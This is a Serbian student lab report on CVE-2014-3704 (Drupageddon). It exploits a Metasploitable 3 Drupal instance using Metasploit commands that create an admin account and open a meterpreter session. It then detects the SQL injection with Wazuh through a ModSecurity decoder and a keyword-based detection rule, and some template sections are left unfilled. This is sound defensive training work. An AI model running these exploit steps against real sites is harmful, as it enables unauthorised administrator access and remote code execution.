Eksploatacija ranjivosti, detekcija, i Incident Response izveštaj

Ime studenata: Vasilije Zeković i Milica Đumić
Datum: 17.11.2024.

Pregled Ranljivosti

1.1 **Informacije o ranljivosti**
ID ranljivosti (CVE): CVE-2014-3704
Pogođen servis: Drupal
CVSS ocena: 7.5
Opis ranljivosti:

> Slanjem *HTTP POST* zahteva, upotrebom *HTTP* protokola, korišćenjem porta 80 i *TCP* transportnog protokola, preko login stranice na *URI localhost/drupal/?q=node&destination=node,* sa parametrima koji su maliciozno definisani od strane korisnika, uspešno se izvršava *SQL injection* napad. Ovaj napad može dovesti do različitih zloupotreba nad bazom podataka, izvršavanjem proizvoljnih *PHP* skripti kao i instalacije *backdoors* programa. Direktno je pogođena metoda *protected function expandArguments(&$query, &$args)* apstrakne klase *abstract class DatabaseConnection extends PDO.* Pomenuta klasa i metoda pripadaju *Database Abstraction* sloju, koji omogućava podršku različitim bazama podataka.

1.2 **Opis eksploita**
Izvor eksploita:

> https://github.com/rapid7/metasploit-framework/blob/master//modules/exploits/multi/http/drupal_drupageddon.rb

Metod eksploatacije:

> Potrebno je podesiti *URL* adresu sajta koju napadač cilja. Slanjem *HTTP POST* zahteva sa malicioznim parametrima na *login* stranicu se dodaje novi nalog u tabelu korisnika, a zatim se u tabeli uloga tom novododatom nalogu dodeljuje uloga administratora. U slučaju uspešne eksploatacije ranjivosti, napadač ima pristup novom administratorskom nalogu. Ovaj eksploit poseduje i proširenje u vidu pokretanja *.php* skripte kroz objavu članka od strane administratora i na taj način se ostvaruje pristup meterpreteru. Fokus izveštaja je na osnovnoj funkcionalnosti eksploita – primena *SQL* injekcije zarad ostvarivanja administratorskih privilegija na *Drupal* servisu.

Proces Eksploatacije

Za svaku eksploatisanu ranljivost:

2.1 **Podešavanje eksploita**
Ranljiv cilj:
(Opis podešavanja ranjive mašine - koja je verzija servisa, na kom port-u trči)
U pitanju je *metasploitable* 3 ranjiva mašina, koja pokreće ranjiv *Drupal* servis sa verzijom 7.5 koji trči na portu 80.
Alati za eksploataciju:
(Metasploit ili neki drugi alat, Python skripta, Perl skripta…)

Korišćen je *Metasploit* alat za eksploataciju ranjivosti. Odabran je eksploit pod nazivom: *"Drupal HTTP Parameter Key/Value SQL Injection"*. Sam eksploit poseduje dve metode primene. Odabrana metoda primene eksploita većim delom odgovara metodologiji eksploita opisanoj u izveštaju o proceni ranjivosti.

2.2 **Koraci eksploatacije**
Objasnite proces eksploatacije korak po korak - DETALJNO:
(Uključite screenshot-ove celog procesa)

Inicijalno se pokreće *metasploit* uz pomoć komande *msfconsole.*

```
C:\Windows\system32>msfconsole
```

Zatim se pronađe prethodno opisani eksploit i odabere.

```
msf6 > search drupal
```

```
   18    \_ target: Drupal 7.0 - 7.31 (user-post PHP injection method)
```

```
msf6 > use 18
```

Nakon toga se pomoću komande *info* mogu pronaći dodatne informacije u vezi neophodnih i opcionih parametara samog eksploita. U nastavku će biti opisani neophodni parametri.

Neophodno je podesiti port i IP adresu ranjive mašine.

```
msf6 exploit(multi/http/drupal_drupageddon) > set rhosts 192.168.0.9
```

```
msf6 exploit(multi/http/drupal_drupageddon) > set rport 80
```

Od neophodnih parametara preostaje još samo podesiti *URI* servisa ranjive mašine.


```
msf6 exploit(multi/http/drupal_drupageddon) > set targeturi /drupal/
```

2.3 **Rezultat eksploatacije**

Prikažite rezultate eksploatacije:


(Uključite screenshot ekrana uspešne eksploatacije, dajte dokaz da ste eksploatisali sistem)

Naredbom *exploit* se pokreće eksploatacija.



Kao što se može videtii kreiran je admin sa proizvoljnim kredencijalima i dodatno je otvorena *meterpreter* sesija.

U nastavku sledi dokaz uspešnog prijavljivanja na nalog sa tim kredencijalima.



Detekcija Korišćenjem Wazuh SIEM-a

Za svaku eksploatisanu ranljivost:

3.1 **Wazuh SIEM eravila**
Pravila korišćena za detekciju:
(Navedite specifična Wazuh pravila koja su se aktivirala ili prilagodila za detekciju eksploita)

ID pravila:
(Uključite ID pravila i kratak opis)

3.2 **Konfiguracija SIEM-a**
Podešavanje Wazuh agenta:
(Opis konfiguracije agenta na ranjivoj mašini i kako je povezan sa Wazuh Managerom)
Prikupljanje logova:
(Navedite koje logove pratite da biste otkrili pokušaje eksploatacije)
Prikupljanje interesantnih logova *Apache* 2.4.7 web servera, koji je pokrenut u pozadini *Drupal* servisa, se obavlja u datoteci */var/log/apache2/access.log*.

Primer sloga:
192.168.0.3 - - [17/Nov/2024:11:02:45 +0000] "POST /drupal/?q=user/login HTTP/1.1" 302 534 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36"

Nedostatak standardnog prikupljanja od strane *Apache* servera predstavlja nemogućnost adekvatne izmene sloga *log* datoteke. Eksploit prilikom slanja *HTTP POST* zahteva maliciozne parametre prosleđuje u telu zahteva. Dakle, nije moguće zapisati telo zahteva u *log* datoteci. Kada bi eventualno postojala takva opcija, bilo bi dovoljno izmeniti postojeća pravila (*0245-web_rules.xml*) i dekodere (*0025-apache_decoders.xml*) koji su zaduženi za registrovanje *SQL* injection napada. Treba napomenuti da je ovaj tip *SQL injection* napada prepoznat u slučaju da se u *URL*-u zahteva postavljaju maliciozni parametri.
Pošto je neophodno iskoristiti neki drugi *logging* alat nad *Apache* serverom. Odabran je *ModSecurity.* Pokrenute su sledeće komande radi instalacije, postavke podrazumevane osnovne konfiguracije i osvežavanja servera.
$ sudo apt install libapache2-mod-security2
$ sudo mv /etc/modsecurity/modsecurity.conf-recommended /etc/modsecurity/modsecurity.conf
$ sudo service apache2 reload

Izgled sloga u *modsec_audit.log* datoteci:

--4a44714f-A--
[18/Nov/2024:10:14:52 +0000] ZzsTnH8AAAEAABLa3BYAAAAG 127.0.0.1 37044 127.0.0.1 80
--4a44714f-B--
GET /chat/read_log.php HTTP/1.1
accept: */*
Referer: about:blank
User-Agent: Node.js (linux; U; rv:v4.9.1) AppleWebKit/537.36 (KHTML, like Gecko)
Accept-Language: en
Origin: null
host: localhost
accept-encoding: gzip, deflate
Connection: keep-alive

--4a44714f-Z—

A predstavlja prvu liniju *HTTP POST* zahteva, B predstavlja zaglavlja, a Z predstavlja telo zahteva. Ovakava detaljnost sloga je konfigurisana u fajlu *modsecurity.conf*, na sledeći način.

```
SecAuditLogParts ABC
```

Sledi konfiguracija dekodera kako bi se adekvatno iščitavao deo sloga svakog zahteva u kojem se posebno prepoznaje deo sa slanjem parametara u telu zahteva – Z sekcija. Poenta je uhvatiti sve unutar *name* parametra, odnosno *name[problematičan_deo] = value*.

```
<decoder name="modsecurity_name_parameter">
  <prematch>--[a-f0-9]+-Z--</prematch>
  <regex>^name\[(?P<parameter_content>[^\]]+)\]=(.*)$</regex>
</decoder>
```


Zahvaljujući sledećem pravilu se iščitava maliciozni *string* parametra *name*.

```
<rule id="100101" level="10">
  <decoded_as>modsecurity_name_parameter</decoded_as>
  <field name="parameter_content" pcre=
  "(?i)(?:;|--|/\*|\*/|@|char\(|nchar\(|varchar\(|nvarchar\(|\balter\b|\bbegin\b|cast\(
  |\bcreate\b|\bcursor\b|\bdeclare\b|\bdelete\b|\bdrop\b|\bend\b|\bexec\b|\bexecute\b|\
  bfetch\b|\binsert\b|\bkill\b|\bopen\b|\bselect\b|\bsys\b|\bsysobjects\b|\bsyscolumns\
  b|\btable\b|\bupdate\b)"/>
  <description>Mogući pokušaj SQL injekcije detektovan u uglastim zagradama parametra
  'name'.</description>
  <group>web,attack,sqli</group>
</rule>
```

*Izgenerisao *ChatGPT.*

3.3 **Proces detekcije**
Opišite proces detekcije:
(Uključite logove ili screenshot-ove koji prikazuju da je napad detektovan pomoću Wazuha)

Ovako izgleda pokušaj *SQL* injekcije za sve eksploite koji parametre prosleđuju putem *URL-a.*



Document Details

View surrounding documents | View single document

Table | JSON

t _index	wazuh-alerts-4.x-2024.11.18
t agent.id	003
t agent.ip	192.168.0.9
t agent.name	metasploitable3-ub1404
t data.id	404
t data.protocol	GET
t data.srcip	192.168.0.3
t data.url	/drupal/user/?id=SELECT+*+FROM+users
t decoder.name	web-accesslog
t full_log	192.168.0.3 - - [18/Nov/2024:09:12:34 +0000] "GET /drupal/user/?id=SELECT+*+FROM+users HTTP/1.1" 404 502 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.36"
t id	1731921155.1455453
t input.type	log
t location	/var/log/apache2/access.log
t manager.name	wazuh-server
t rule.description	SQL injection attempt.
# rule.firedtimes	1
t rule.gdpr	IV_35.7.d
t rule.groups	web, accesslog, attack, sql_injection
t rule.id	31103
# rule.level	7
rule.mail	false
t rule.mitre.id	T1190
t rule.mitre.tactic	Initial Access
t rule.mitre.technique	Exploit Public-Facing Application
t rule.nist_800_53	SA.11, SI.4
t rule.pci_dss	6.5, 11.4, 6.5.1

Incident Response sa The Hive-om

4.1 **Podešavanje integracije**
Opis integracije:
(Objasnite kako je Wazuh integrisan sa The Hive-om za automatizovano kreiranje slučajeva)
Integracija pravila:
(Uključite kratak opis pravila koje pokreće kreiranje slučajeva u The Hive-u)

4.2 **Kreiranje slučaja u The Hive-u**
Detalji o slučaju:

(Dajte screenshot-ove koji prikazuju kreirani slučaj u The Hive-u nakon što se Wazuh pravilo aktiviralo)